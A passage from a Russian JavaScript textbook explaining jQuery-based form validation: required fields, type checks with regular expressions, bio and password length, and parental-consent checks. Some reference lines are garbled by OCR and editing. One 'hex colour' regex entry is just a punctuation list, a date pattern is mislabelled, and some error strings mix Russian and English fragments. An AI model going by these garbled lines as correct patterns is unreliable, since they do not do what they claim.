Проверив каждый элемент, сценарий может вывести сообщения об ошибках с помощью функции **showErrorMessage()**. Извлеченное сообщение вставляется в элемент **span**, который добавляется после элемента формы.

Если пользователь отправляет форму, и при этом значение элемента *в норме*, важно не забыть убрать все связанные с данным конкретным элементом сообщения об ошибках. Рассмотрим следующую ситуацию:
а) при заполнении формы возникло сразу несколько ошибок;
б) в связи с этим выводится несколько сообщений об ошибках;
в) пользователь исправляет одну проблему, поэтому соответствующее сообщение нужно убрать; в то же время сообщения об ошибках, которые не были исправлены, должны остаться на своих местах.

Таким образом, при переборе элементов формы сообщения об ошибках либо выводятся, либо скрываются.



Выше вы видите визуальное представление формы и ее коллекции **elements**. С полем для ввода пароля возникла проблема, поэтому метод **.data()** сохранил в него пару «ключ/значение».

Именно так функция **setErrorMessage()** хранит сообщения об ошибках для дальнейшего их вывода пользователям. После исправления ошибки ее содержимое сбрасывается (а элемент, который выводил ошибку, убирается со страницы).

ОТПРАВКА ФОРМЫ

Перед тем как отправить форму, сценарий проверяет, не произошло ли каких-либо ошибок, и, если таковые обнаруживаются, останавливает отправку.


Для проверки наличия ошибок создается переменная с именем **isFormValid**, которой присваивается значение **true**. Если при переборе свойств объекта **valid** сценарий находит ошибку (для этого достаточно, чтобы хотя бы одно свойство было равно **false**), переменной **isFormValid** присваивается **false**.

Она используется в качестве *флага*: при обнаружении ошибки «выключается». И если в конце сценария она оказывается равна **false**, нужно найти ошибку и отменить отправку формы (с помощью метода **preventDefault()**).

Чтобы решить, можно ли отправлять форму, необходимо сначала проверить и обработать каждый ее элемент. Это позволяет сразу вывести все подходящие сообщения об ошибках.

После проверки всех значений можно указать пользователю на проблемы, которые необходимо исправить перед повторной отправкой формы.

Если выводить только самую первую ошибку, для исправления всех проблем пользователю придется отправлять форму несколько раз. Когда при каждой попытке сделать это возникают все новые и новые ошибки, человек может очень быстро потерять терпение.



Цикл останавливается при обнаружении первой ошибки. (Обратите внимание: сообщения об ошибках в этот момент уже отображаются.)

ОБЗОР КОДА

На следующей странице можно видеть общую структуру кода валидации, разбитую на четыре раздела. В третьей строке при отправке формы вызывается анонимная функция. Она управляет валидацией, вызывая в свою очередь другие функции.

А. ПОДГОТОВКА СЦЕНАРИЯ

1. Сценарий помещается в функцию IIFE (создается область видимости уровня функции).
2. Чтобы сообщения об ошибках выглядели одинаково во всех браузерах, он использует валидацию на основе JavaScript; при этом аналогичные функции из состава HTML5 выключаются путем присваивания свойству **noValidate** значения **true**.
3. Когда пользователь отправляет форму, запускается анонимная функция (содержащая код валидации).
4. Переменная **elements** хранит коллекцию всех элементов формы.
5. **valid** — это объект, который отслеживает корректность значений всех элементов формы. Каждый элемент добавляется в него в виде свойства.
6. **isValid** — это флаг, который многократно используется для проверки корректности отдельных элементов.
7. **isFormValid** — это флаг, который сигнализирует о корректности всей формы.

В. ВАЛИДАЦИЯ ОТДЕЛЬНЫХ ЭЛЕМЕНТОВ

8. Перебрав все элементы формы, код принимается за индивидуальную валидацию. Здесь используются три вида проверок (для каждого из которых предусмотрена отдельная функция):
i) является ли биография слишком длинной (см. с. 621)?
ii) совпадают ли пароли?
iii) является ли пользователь достаточно взрослым для самостоятельной регистрации? Если нет, то установлен ли флажок родительского согласия? (см. с. 623).
9. Если элемент не прошел одну из индивидуальных проверок, вызывается функция s**howErrorMessage()**, а соответствующему свойству объекта valid присваивается **false**.
10. Если элемент прошел проверку, для него вызывается функция **removeErrorMessage()**.

Б. ВЫПОЛНЕНИЕ УНИВЕРСАЛЬНЫХ ПРОВЕРОК

11. Код перебирает все элементы формы.
12. С каждым из них он выполняет две универсальные проверки:
i) является ли элемент обязательным? Если да, то содержит ли он значение? Используется функция **validateRequired()** (см. с. 612);
ii) отвечает ли значение типу данных, который должен храниться в поле? Используется функция **validateTypes()** (см. с. 616).
13. Инструкция **if... else** смотрит, прошел ли элемент проверки (то есть равна ли переменная **isValid** значению **false**).
14. Если элемент некорректен, функция **showErrorMessage()** выводит пользователю сообщение об ошибке (см. с. 615).
15. В противном случае функция **removeErrorMessage()** удаляет любые ошибки, связанные с этим элементом.
16. Содержимое атрибута **id**, принадлежащего элементу, добавляется в качестве свойства объекта **valid**; его значение указывает на то, прошел ли элемент проверку.

Г. ПРОШЛА ЛИ ФОРМА ПРОВЕРКУ?

Теперь для каждого элемента в объекте **valid** содержится свойство, которое указывает на то, является ли этот элемент корректным.
17. Код перебирает каждое свойство объекта **valid**.
18. Инструкция **if** проверяет, является ли элемент *не*корректным.
19. Если элемент некорректен, переменной **isFormValid** присваивается **false**, а цикл останавливается.
20. В противном случае **isFormValid** присваивается **true**.
21. Закончив с перебором объекта **valid**, сценарий проверяет, содержит ли переменная **isFormValid** значение **false**, и если это так, вызывается метод **preventDefault()**, который предотвращает отправку формы. В противном случае форма отправляется.

JAVASCRIPT c13/js/validation.js

```
// SET UP THE SCRIPT
(function () {
 document.forms.register.noValidate = true;                    // Отключаем HTML5-валидацию
 $('form').on('submit', function(e) {                          // При отправке формы
  var elements = this.elements;                                // Коллекция элементов формы
  var valid = {};                                              // Объект valid
  var isValid;                                                 // isValid: проверяет элементы формы
  var isFormValid;                                             // isFormValid: проверяет всю форму

  // УНИВЕРСАЛЬНЫЕ ПРОВЕРКИ (вызывает функцию за пределами обработчика событий)
  for (var i = 0, l = (elements.length - 1); i < l; i++) {
   // Вызываются validateRequired() и validateTypes()
   isValid = validateRequired(elements[i]) && validateTypes(elements[i]);
   if (!isValid) {                                             // Если не пройдены обе проверки
    showErrorMessage(elements[i]);                             // Выводим сообщения об ошибках
   } else {                                                    // В противном случае
    removeErrorMessage(elements[i]);                           // Удаляем сообщения об ошибках
   }                                                           // Конец инструкции if
  //valid[elements[i].id] = isVal
   valid[elements[i].id] = isValid;                            // Добавляем элемент в объект valid
  }                                                            // Конец цикла

  // ИНДИВИДУАЛЬНАЯ ВАЛИДАЦИЯ
  if (!validateBio()) {                                        // Вызываем validateBio(), если значение некорректно
   showErrorMessage(document.getElementById('bio'));           // Выводим сообщение об ошибке
   valid.bio = false;                                          // Обновляем объект valid - элемент некорректен
  } else {                                                     // В противном случае
   removeErrorMessage(document.getElementById('bio'));         // Удаляем ошибку
  } // здесь идут еще две функции (см. с. 620–623)

  // ПРОЙДЕНА ЛИ ПРОВЕРКА / МОЖНО ЛИ ОТПРАВЛЯТЬ ФОРМУ?
  // Перебираем объект valid, при обнаружении ошибок присваиваем isFormValid значение false
  for (var field in valid) {                                   // Проверяем свойства объекта valid
   if (!valid[field]) {                                        // Если свойство некорректное
    isFormValid = false;                                       // Присваиваем false переменной isFormValid
    break;                                                     // Останавливаем цикл, найдена ошибка
   }                                                           // В противном случае
   isFormValid = true;                                         // Форма корректна и готова к отправке
  }
  // Если форма не прошла проверку, отменяем ее отправку
  if (!isFormValid) {                                          // Если переменная isFormValid не равна true
   e.preventDefault();                                         // Предотвращаем отправку формы
  }
 });                                                           // Конец обработчика событий
 ...                                                           // Здесь находятся функции, вызываемые выше
}());                                                          // Конец IIFE-функции
```

ОБЯЗАТЕЛЬНЫЕ ЭЛЕМЕНТЫ ФОРМЫ

Атрибут **required** из состава HTML5 указывает на то, что поле не должно быть пустым. Наша функция **validateRequired()** сначала проверит наличие самого атрибута, а потом, если он присутствует, узнает, содержит ли поле значение.

Функция **validateRequired()** вызывается отдельно для каждого элемента (см. шаг 9 на с. 611). Ее единственным параметром является элемент, который проходит проверку

Она, в свою очередь, вызывает три других именованных функции.
i) **isRequired()** проверяет наличие атрибута **required**;

ii) **isEmpty()** проверяет, содержит ли элемент значение;
iii) в случае обнаружения проблем функция **setErrorMessage()** вводит сообщения об ошибках.

```
function validateRequired(el) {
  if (isRequired(el)) {                          // Является ли этот элемент обязательным?
1   var valid = !isEmpty(el);                    // Есть ли значение (true / false)?
2   if (!valid) {                                // Если переменная valid равна false
3     setErrorMessage(el, 'Поле необходимо заполнить');  // Выводим сообщение об ошибке
4   }
    return valid;                                // Возвращаем переменную valid (true / false)
5 }

  return true;                                   // Если поле необязательное, все в порядке
6 }
```

А. ПРИСУТСТВУЕТ ЛИ АТРИБУТ REQUIRED?

1. Инструкция **if** использует функцию **isRequired()**, чтобы проверить, содержит ли элемент атрибут **required**. Сама функция представлена на соседней странице. Если атрибут присутствует, выполняется следующий блок кода.
6. Если нет, код переходит к шагу 6, чтобы признать этот элемент корректным.

Б. СОДЕРЖИТ ЛИ ПОЛЕ ЗНАЧЕНИЕ?

Если поле является обязательным, нужно проверить, содержит ли оно значение. Для этого используется функция **isEmpty()**, которая тоже представлена на соседней странице.

2. Результат, полученный из **isEmpty()**, сохраняется в переменную с именем **valid**. Если поле *не* пустое, **valid** будет содержать **true**. В противном случае ему окажется присвоено значение **false**.

В. НУЖНО ЛИ ВЫВЕСТИ СООБЩЕНИЕ ОБ ОШИБКЕ?

3. Инструкция **if** проверяет, *не* содержит ли переменная **valid** значение **true**.

4. Если нет, с помощью функции **setErrorMessage()** (с которой вы познакомились на с. 614) выводится сообщение об ошибке.

5. Переменная **valid** возвращается в следующей строке, завершая тем самым выполнение функции.

validateRequired() выполняет проверки с помощью двух функций: 1**) isRequired()** проверяет, содержит ли элемент атрибут **required**; **2) isEmpty()** проверяет, содержит ли элемент значение.

isRequired()

Функция **isRequired()** принимает в качестве параметра элемент и проверяет, присутствует ли в нем атрибут **required**. Она возвращает логическое значение.

Делаются две проверки. Первая, выделенная зеленым, предназначена для браузеров с поддержкой HTML5-атрибута **required**. Вторая проверка обозначена розовым цветом и нужна для старых браузеров.

Для проверки наличия атрибута **required** используется операция **typeof**. Она смотрит, какой тип данных, по мнению браузера, имеет этот атрибут.

```
function isRequired(el) {
  return ((typeof el.required === 'boolean') && el.required) ||
    (typeof el.required === 'string');
}
```

СОВРЕМЕННЫЕ БРАУЗЕРЫ

Современным браузерам известно, что атрибут **required** имеет тип **Boolean**, потому первая часть проверки позволяет узнать, является ли браузер современным. Во второй части мы проверяем, содержится ли этот атрибут в элементе. Если атрибут есть, проверка возвращает **true**, если нет, мы получаем значение **undefined**, которое считается ложным (**false**).

СТАРЫЕ БРАУЗЕРЫ

Браузеры, которые не поддерживают HTML5, тоже могут распознать наличие в элементе атрибута из этого стандарта. Если атрибут **required** присутствует, он рассматривается как строка, потому инструкция вернет **true**. В противном случае мы получим тип **undefined**, который считается ложным значением (**false**).

ЧТО ИМЕННО ПРОВЕРЯЕТСЯ

Стоит отметить, что атрибут **required** указывает лишь на необходимость ввода значения. В нем нет информации о том, насколько длинным оно должно быть. Не делается никаких других проверок. Отдельная валидация, рассматриваемая здесь, должна выполняться в функции **validateTypes()** или в разделе сценария, предназначенном специально для этого.

isEmpty()

Функция **isEmpty()**, представленная ниже, принимает элемент в качестве параметра и проверяет, содержит ли он значение. Как и в случае с **isRequired()**, выполняются две проверки, рассчитанные на новые и старые браузеры.

ВСЕ БРАУЗЕРЫ

Сначала проверяется факт *отсутствия* значения. Если значение есть, функция должна вернуть **false**. Если элемент пустой, возвращается **true**.

СТАРЫЕ БРАУЗЕРЫ

Если заполнитель используется в старых браузерах (с помощью полизаполнения), его текст будет совпадать со значением элемента. В этом случае элемент считается пустым.

```
function isEmpty(el) {
  return !el.value || el.value === el.placeholder;
}
```

СОЗДАНИЕ СООБЩЕНИЙ ОБ ОШИБКАХ

Код валидации последовательно обрабатывает элементы: все сообщения об ошибках сохраняются с помощью метода **.data()** из библиотеки jQuery.

КАК УСТАНАВЛИВАЮТСЯ ОШИБКИ

Везде, где код валидации находит ошибку, можно увидеть вызов функции **setErrorMessage()**,принимающей два параметра:
i) **el** — элемент, для которого предназначено сообщение об ошибке;
ii) **message** — текст сообщения, которое будет выведено.

Например, следующий код добавит сообщение **'Это обязательное поле'** в элемент, хранящийся в переменной **el**:

```
setErrorMessage(el, 'Это обязательное поле');
```

КАК ДАННЫЕ СОХРАНЯЮТСЯ ВНУТРИ УЗЛОВ

Каждое сообщение об ошибке будет сохраняться внутри узла, к которому оно относится. Для этого используется метод **.data()** из состава jQuery, позволяющий сохранять пары «ключ/значение» внутри элементов из согласованного набора.
Метод **.data()** принимает два параметра:

i) ключ, всегда равный **errorMessage**;
ii) значение, в котором будет храниться текст сообщения об ошибке.

setErrorMessage()

```
1 function setErrorMessage(el, message) {
2   $(el).data('errorMessage', message);          // Сохраняем сообщение об ошибке внутри элемента
  }
```

ВЫВОД СООБЩЕНИЙ ОБ ОШИБКАХ

Если после проверки всех элементов хотя бы один из них окажется некорректным, функция **showErrorMessage()** отобразит на странице сообщения об ошибках.

ОТОБРАЖЕНИЕ ОШИБОК

Если нужно вывести сообщение об ошибке, на страницу, сразу после соответствующего поля, добавляется элемент **span**.

Затем внутрь данного элемента помещается текст сообщения, извлекаемый с помощью того же метода, посредством которого он был сохранен, — **.data()** — из jQuery. На этот раз передается только один параметр — ключ (который всегда равен **errorMessage**).

Все вышеперечисленное происходит внутри функции **showErrorMessage()**, представленной ниже.

1. **$el** хранит выборку jQuery с элементом, к которому относится сообщение об ошибке.
2. В **$errorContainer** сохраняются все сообщения об ошибках. Для этого ищутся элементы того же уровня с классом **error**.
3. Если элемент не содержит сообщения об ошибке, запускается код в фигурных скобках.
4. Переменной **$errorContainer** присваивается элемент **span**, который затем добавляется с помощью метода **.insertAfter()** на страницу, сразу после поля, вызвавшего ошибку.
5. Содержимое элемента **span** заполняется текстом сообщения, относящегося к этому полю. Текст извлекается с помощью метода **.data()**.

showErrorMessage()

```
function showErrorMessage(el) {
1  var $el = $(el);                                    // Находим элемент с ошибкой
2  var $errorContainer = $el.siblings('.error.message');   // Есть ли в нем другие ошибки?

3  if (!$errorContainer.length) {                      // Если ошибок не найдено
                                                       // Создаем элемент span для хранения сообщения и добавляем его после поля с ошибкой
4    $errorContainer = $('<span class="error"></span>').insertAfter($el);
   }
5  $errorContainer.text($(el).data('errorMessage'));   // Добавляем сообщение об ошибке
 }
```

ПРОВЕРКА ПОЛЕЙ ВВОДА РАЗНЫХ ТИПОВ

Новые типы элементов формы, входящие в состав HTML5, имеют встроенную валидацию. Однако в нашем примере для их проверки используется JavaScript — это позволяет обеспечить целостный опыт взаимодействия во всех браузерах.

Функция **validateTypes()** должна выполнять валидацию так же, как это делается в элементах HTML5, но с той лишь разницей, что она будет работать во всех браузерах. Ей нужно:

- узнать, какой тип данных должен хранить элемент формы;
- убедиться в том, что содержимое элемента соответствует этому типу.

1. В первой строке функция проверяет, содержит ли элемент значение. Если пользователь не ввел никакой информации, вы не сможете узнать ее тип. Сказать, что тип *неверный*, в таком случае тоже нельзя. Поэтому, если значение отсутствует, функция возвращает **true** (а остальной ее код выполнять не нужно).

2. В противном случае для хранения значения атрибута **type** создается переменная с таким же именем. Сначала код смотрит, сохранила ли библиотека jQuery информацию о типе с помощью метода **.data()** (о том, зачем это делается, читайте на с. 624). Если нет, код извлекает значение атрибута **type**.

```
function validateTypes(el) {
  if (!el.value) return true;                  // Если у элемента нет значения, возвращаем true
                                               // Если оно есть, получаем его с помощью .data()
  var type = $(el).data('type') || el.getAttribute('type'); // Или получаем тип поля ввода
  if (typeof validateType[type] === 'function') {  // Является ли тип методом объекта валидации?
    return validateType[type](el);             // Если да, смотрим, можно ли его валидировать
  } else {                                     // Если нет,
    return true;                               // Возвращаем true, потому что его нельзя проверить
  }
}
```

Вместо свойства DOM для типа используется метод **getAttribute()**, поскольку значение атрибута **type** способны возвращать все браузеры, тогда как свойство DOM из состава HTML5 сводится в старых браузерах к значению **text**.

3. В этой функции для проверки содержимого элемента используется объект с именем **validateType** (который показан на следующей странице). Инструкция if проверяет, содержит ли этот объект метод, чье имя совпадает со значением атрибута **type**.

Если такой метод находится, то...

4. Элемент передается в объект, возвращая **true** или **false**.

5. Если подходящего метода не найдено, объект не сможет валидировать элемент формы, поэтому сообщений об ошибках устанавливать не нужно.

СОЗДАНИЕ ОБЪЕКТА ДЛЯ ВАЛИДАЦИИ ТИПОВ ДАННЫХ

Объект **validateType** (обозначенный ниже) имеет три метода:

```
var validateType = {
 email: function(el) {
 // Проверяет почтовый адрес },
 number: function(el) {
 // Проверяет, является ли el числом
 },
 date: function(el) {
 // Проверяет формат даты
 }
}
```

Код внутри этих методов практически идентичен. Структура метода **email()** представлена ниже. Во всех случаях данные проверяются с помощью так называемых **регулярных выражений**. Это единственное, что меняется от метода к методу, позволяя проверять разные типы данных.

Регулярные выражения дают возможность **искать шаблоны** в строках. Здесь они используются в сочетании с методом **test()**.

Подробней о регулярных выражениях и их синтаксисе рассказывается на следующих двух страницах. Пока же вам достаточно знать, что регулярные выражения используются для проверки данных на наличие символов, соответствующих определенному шаблону.

Оформив код проверок в виде методов объекта, вы сможете легко обращаться к каждому из них для валидации разных типов элементов формы

```
/[^@]+@[^@]+/.test(el.value);
```
(i) (ii) (iii)

i) Регулярное выражение имеет вид **[^@]+@[^@]+** (оно находится между символами **/** и **/**) и описывает шаблон из символов, который можно найти в обычном почтовом адресе;

ii) метод **test()** принимает один параметр (строку) и проверяет, можно ли в нем найти регулярное выражение, после чего возвращает значение типа **Boolean**;

iii) в нашем примере методу **test()** передается значение элемента, который нужно проверить, — ниже можно видеть, как проверяется адрес электронной почты.

```
 email: function (el) {                    // Создаем метод email
1 var valid = /[^@]+@[^@]+/.test(el.value);      // Сохраняем результат проверки в valid
2 if (!valid) {                            // Если valid не равна true
3  setErrorMessage(el, 'Проверьте правильность адреса'); // Устанавливаем сообщение об ошибке
  }
4 return valid;                            // Возвращаем переменную valid
 },
```

1. Переменная с именем **valid** хранит результаты проверки на основе регулярного выражения.

2. Если в строке нет совпадения для регулярного выражения...
3. Устанавливается сообщение об ошибке.

4. Функция возвращает значение переменной **valid** (**true** или **false**)

РЕГУЛЯРНЫЕ ВЫРАЖЕНИЯ

Регулярные выражения ищут символы, которые складываются в шаблон, и способны, кроме того, менять их на новые.

Регулярные выражения ищут не просто подходящие буквы; это могут быть последовательности символов в верхнем/нижнем регистре, числа, знаки препинания и др.

По своему принципу работы регулярные выражения похожи на функции поиска и замены в текстовых редакторах, однако они позволяют искать значительно более сложные сочетания символов.

Ниже вы видите составляющие регулярных выражений. На соседней странице представлены примеры того, как с помощью разных их комбинаций можно создать мощный инструмент для поиска шаблонов.

.
любой одиночный символ (кроме перехода на новую строку)

[ ]
одиночный символ, содержащийся внутри квадратных скобок

[^]
одиночный символ, не содержащийся внутри квадратных скобок

^
начало любой строки

$
конец любой строки

( )
вложенные выражения (так называемый блок, или группа фиксации)

*****
предыдущий элемент, повторяющийся ноль или больше раз

\n
n-е помеченное вложенное выражение (*n* — число от 1 до 9)

{m,n}
предыдущий элемент, повторяющийся не меньше *m* раз, но не больше *n* раз

\d
цифра

\D
нецифровой символ

\s
пробельный символ

\S
любой непробельный символ

\w
буквенно-цифровой символ (**A-Z, a-z, 0-9**)

\W
не буквенно-цифровой символ (кроме _)

РАСПРОСТРАНЕННЫЕ РЕГУЛЯРНЫЕ ВЫРАЖЕНИЯ

Ниже подобраны регулярные выражения, которые вы можете использовать в своем коде. Какие-то из них более эффективные, чем те, что применяются в браузерах.

На момент написания этой книги ряд правил валидации, применяющихся в основных браузерах, не были достаточно жесткими. Ниже приведены более строгие регулярные выражения.

Впрочем, регулярные выражения не идеальны. Некоторые некорректные строки все равно будут успешно проходить приведенные ниже проверки.

Также имейте в виду, что регулярные выражения позволяют описать одно и то же правило многими разными способами. Поэтому вы можете сталкиваться с совершенно разными шаблонами, которые делают что-то очень похожее.

```
/^\d+$/
```

число

```
^[ \s]+
```

пробельный символ в начале строки

```
/[^@]+@[^@]+/
```

адрес электронной почты

```
/^#[a-fA-F0-9]{6}$/
```

цвет в виде шестнадцатеричного значения

```
!"#$%&\'()*+,-./@:;<=>[\\]^_'{|}~
```

цвет в виде шестнадцатеричного значения

```
/^(\d{2}\/\d{2}\/\d{4})|(\d{4}-\d{2}-\d{2})$/
```

дата в формате «гг-мм-дд»

СОБСТВЕННАЯ ВАЛИДАЦИЯ

В заключительной части сценария выполняются три проверки, которые относятся к отдельным элементам; каждая из них находится в своей именованной функции.

Эти три функции вы увидите на следующих страницах. Каждая из них вызывается так, как показано ниже на примере функции **validateBio()** (полная версия кода, где они вызываются, доступна среди примеров к этой книге).

ФУНКЦИЯ	НАЗНАЧЕНИЕ
validateBio()	Проверяет, не превысила ли биография 140 символов
validatePassword()	Следит за тем, чтобы пароль состоял как минимум из 8 символов
validateParentsConsent()	Проверяет, установлен ли флажок родительского согласия, если пользователь моложе 13 лет


Каждая из этих функций возвращает либо **true**, либо **false**.

```
1  if (!validateBio()) {                                  // Вызываем validateBio(), если некорректное
2    showErrorMessage(document.getElementById('bio'));    // Выводим сообщение об ошибке
     valid.bio = false;                                   // Обновляем объект valid - элемент некорректен
   } else {                                               // В противном случае
3    removeErrorMessage(document.getElementById('bio'));  // Удаляем ошибку
   }
```

1. Функция вызывается в качестве условия внутри инструкции **if... else**. Это было показано в шагах 14–16 на с. 611.

2. Если функция возвращает **false**, выводится сообщение об ошибке, а соответствующему свойству объекта **valid** присваивается **false**.

3. Если функция возвращает **true**, сообщение об ошибке удаляется из соответствующего элемента.



ВАЛИДАЦИЯ БИОГРАФИИ И ПАРОЛЯ

Функция **validateBio()** делает следующее.
1. Сохраняет элемент формы, содержащий биографию пользователя, в переменную **bio**.
2. Если длина биографии меньше или равна 140 символам, переменной **valid** присваивается **true** (если нет, то **false**).
3. Если переменная **valid** не равна **true**...
4. Вызывается функция **setErrorMessage()** (см. с. 614).
5. Код, из которого пришел вызов, получает атрибут **valid** и решает, показывать или скрывать ошибку.

JAVASCRIPT c13/js/validation.js

```
function validateBio() {
  var bio   = document.getElementById('bio');                    // Сохраняем ссылку на поле bio
  var valid = bio.value.length <= 140;                           // bio <= 140?
  if (!valid) {                                                  // Если нет, устанавливаем сообщение об ошибке
    setErrorMessage(bio, 'Your bio should not exceed 140 characters');
  }
  return valid;                                                  // Возвращаем значение типа Boolean
}
```

Работа функции **validatePassword()** начинается следующим образом.
1. Элемент, содержащий пароль, сохраняется в переменную с именем **password**.
2. Если длина значения в поле для ввода пароля больше или равна 8 символам, переменной **valid** присваивается **true** (если нет, то **false**).
3. Если переменная **valid** не равна **true**...
4. Вызывается функция **setErrorMessage()**.
5. Код, из которого пришел вызов, получает атрибут **valid** и решает, показывать или скрывать ошибку.

JAVASCRIPT c13/js/validation.js

```
function validatePassword() {
  var password = document.getElementById('password');            // Сохраняем ссылку на элемент
  var valid    = password.value.length >= 8;                     // Если его значение >= 8 символам
  if (!valid) {                                                  // Если нет, устанавливаем сообщение об ошибке
    setErrorMessage(password, 'Пароль должен иметь длину не менее 8 символов');
  }
  return valid;                                                  // Возвращаем true / false
}
```

ЗАВИСИМОСТИ И ПОВТОРНОЕ ИСПОЛЬЗОВАНИЕ КОДА

В любом проекте старайтесь избегать написания двух разных наборов кода, которые делают одно и то же. Вы также можете попробовать повторно использовать свой код в разных местах проекта (например, применяя вспомогательные сценарии или плагины jQuery). Но при этом вам следует обращать внимание на любые зависимости в вашем коде.

ЗАВИСИМОСТИ

Иногда для работы кода нужно подключить к странице определенный сценарий. Если один сценарий необходим для работы *другого* сценария, он называется зависимостью.

Например, если вы пишете сценарий с использованием jQuery, он будет работать, только если вы подключите к странице файл соответствующей библиотеки; в противном случае вы не сможете использовать ее селекторы и методы.

Зависимости рекомендуется указывать в комментарии в самом начале сценария, чтобы они были понятны для других разработчиков. Последняя в этом примере функция индивидуальной валидации зависит от другого сценария, который проверяет возраст пользователя.

ПОВТОРНОЕ ИСПОЛЬЗОВАНИЕ КОДА ВМЕСТО ЕГО ДУБЛИРОВАНИЯ

Ситуация, когда у вас есть два набора кода, делающих одно и то же, называется дублированием. Обычно этого лучше избегать. Противоположный подход — повторное использование, когда одни и те же строки кода применяются в разных местах сценария (удачный пример — функции).

Вы могли слышать, как программисты называют этот подход *принципом DRY* (Don't Repeat Yourself — «не повторяйся»): «Каждая частица знаний должна иметь единственное, непротиворечивое и аутентичное представление в рамках системы». Он был сформулирован Эндрю Хантом и Дэйвом Томасом в их книге «Программист-прагматик»*.

Для поощрения повторного использования своего кода программисты иногда создают набор небольших сценариев (вместо одного крупного). Таким образом, данный принцип способен привести к увеличению количества зависимостей. Вы уже могли в этом убедиться на примере вспомогательных функций для обработки событий. Скоро вы увидите еще один образчик.

* Хант Э., Томас Д. Программист-прагматик. Путь от подмастерья к мастеру. М.: Лори, 2012.

ПРОВЕРКА НАЛИЧИЯ РОДИТЕЛЬСКОГО СОГЛАСИЯ

Когда мы знакомили вас с кодом валидации, то отмечали, что для улучшения функциональности формы к документу будет подключено еще несколько сценариев. Вы увидите их на следующей странице, но один из них необходимо рассмотреть уже сейчас, поскольку он прячет флажок родительского согласия при загрузке страницы.

Повторно флажок родительского согласия выводится, только если пользователь указал, что ему не более 13 лет.
Код валидации, который проверяет, дал ли родитель согласие, выполняется только в том случае, если флажок стал видимым.

Таким образом, код проверки родительского согласия зависит от того же кода, который проверяет, нужно ли выводить флажок (пример повторного использования). Чтобы все это работало, другой сценарий (для вывода/скрытия флажка) должен быть подключен перед кодом валидации.

Функция **validateParentsConsent()** вызывается точно так же, как и две другие индивидуальные проверки (см. с. 620). Внутри нее происходит вот что.
1. Флажок родительского согласия и его контейнер сохраняются в переменные.
2. Переменной **valid** присваивается значение **true**.
3. Инструкция **if** проверяет, *не* является ли контейнер флажка скрытым. Для этого извлекается содержимое атрибута **class**, в котором затем с помощью функции **indexOf()** (ее вы уже видели на с. 134) проверяется наличие значения **hide**. Если оно не обнаружено, **indexOf()** возвращает –1.
4. Если контейнер не скрыт, значит, пользователь моложе 13 лет. Переменной **valid** присваивается значения **true** или **false** в зависимости от того, был или не был установлен флажок.
5. Если флажок не прошел проверку, к элементу добавляется сообщение об ошибке.
6. Функция возвращает значение **valid**, указывая, было ли дано согласие.

JAVASCRIPT c13/js/validation.js

```
function validateParentsConsent() {
  var parentsConsent   = document.getElementById('parents-consent');
  var consentContainer = document.getElementById('consent-container');
  var valid = true;                                          // Пременной valid присваивается true
  if (consentContainer.className.indexOf('hide') === -1) {   // Если флажок видим
    valid = parentsConsent.checked;                          // Обновляем valid: флажок установлен или нет
    if (!valid) {                                            // Если нет, устанавливаем сообщение об ошибке
      setErrorMessage(parentsConsent, 'Требуется согласие родителей\' consent');
    }
  }
  return valid;                                              // Указываем на то, прошел ли элемент проверку
}
```

СКРЫТИЕ ФЛАЖКА РОДИТЕЛЬСКОГО СОГЛАСИЯ

Как вы уже видели на предыдущей странице, для улучшения опыта взаимодействия в форме подписки используется два сценария. Первый из них выполняет две задачи:

- использует виджет из состава jQuery UI, чтобы выбор даты выглядел одинаково во всех браузерах;
- проверяет, должен ли быть показан флажок родительского согласия, когда пользователь покидает поле для выбора даты (флажок выводится, если пользователю меньше 13 лет).

1. Сценарий помещается в функцию IIFE (не показана на блок-схеме).
2. В трех выборках jQuery сохраняются поле для выбора даты рождения, флажок родительского согласия и контейнер этого флажка.
3. Чтобы дата, выбранная пользователем, не конфликтовала с аналогичными функциями из состава HTML5, она конвертируется в значение текстового поля (для этого используется метод **.prop()** из jQuery, чтобы изменить атрибут **type**). К выборке применяются методы **.data()** и **.datepicker()** (из состава jQuery UI); первый делает из элемента поле ввода даты, а второй создает виджет для выбора даты.
4. Когда пользователь покидает поле для ввода даты, вызывается функция **checkDate()**.
5. Объявляется функция **checkDate()**.
6. Для хранения выбранной пользователем даты создается переменная с именем **dob**. С помощью метода **split()** из объекта **String** дата преобразовывается в массив из трех значений (месяц, день, год).
7. Вызывается функция **toggleParentsConsent()**. Она принимает один параметр — дату рождения в виде объекта **Date**.
8. Объявляется функция **toggleParentsConsent()**.
9. Она проверяет, является ли дата числом, и в случае отрицательного ответа останавливается с помощью ключевого слова **return**.
10. Чтобы узнать текущее время, создается новый объект **Date** (текущее время — это его значение по умолчанию). Он сохраняется в переменную **now**.

11. Для вычисления возраста пользователя день его рождения вычитается из текущей даты. Для упрощения кода високосные годы игнорируются. Если пользователю меньше 13 лет, то...
12. Выводится контейнер с флажком родительского согласия.
13. В противном случае контейнер скрывается, а флажок сбрасывается.

ПОДТВЕРЖДЕНИЕ ВОЗРАСТА

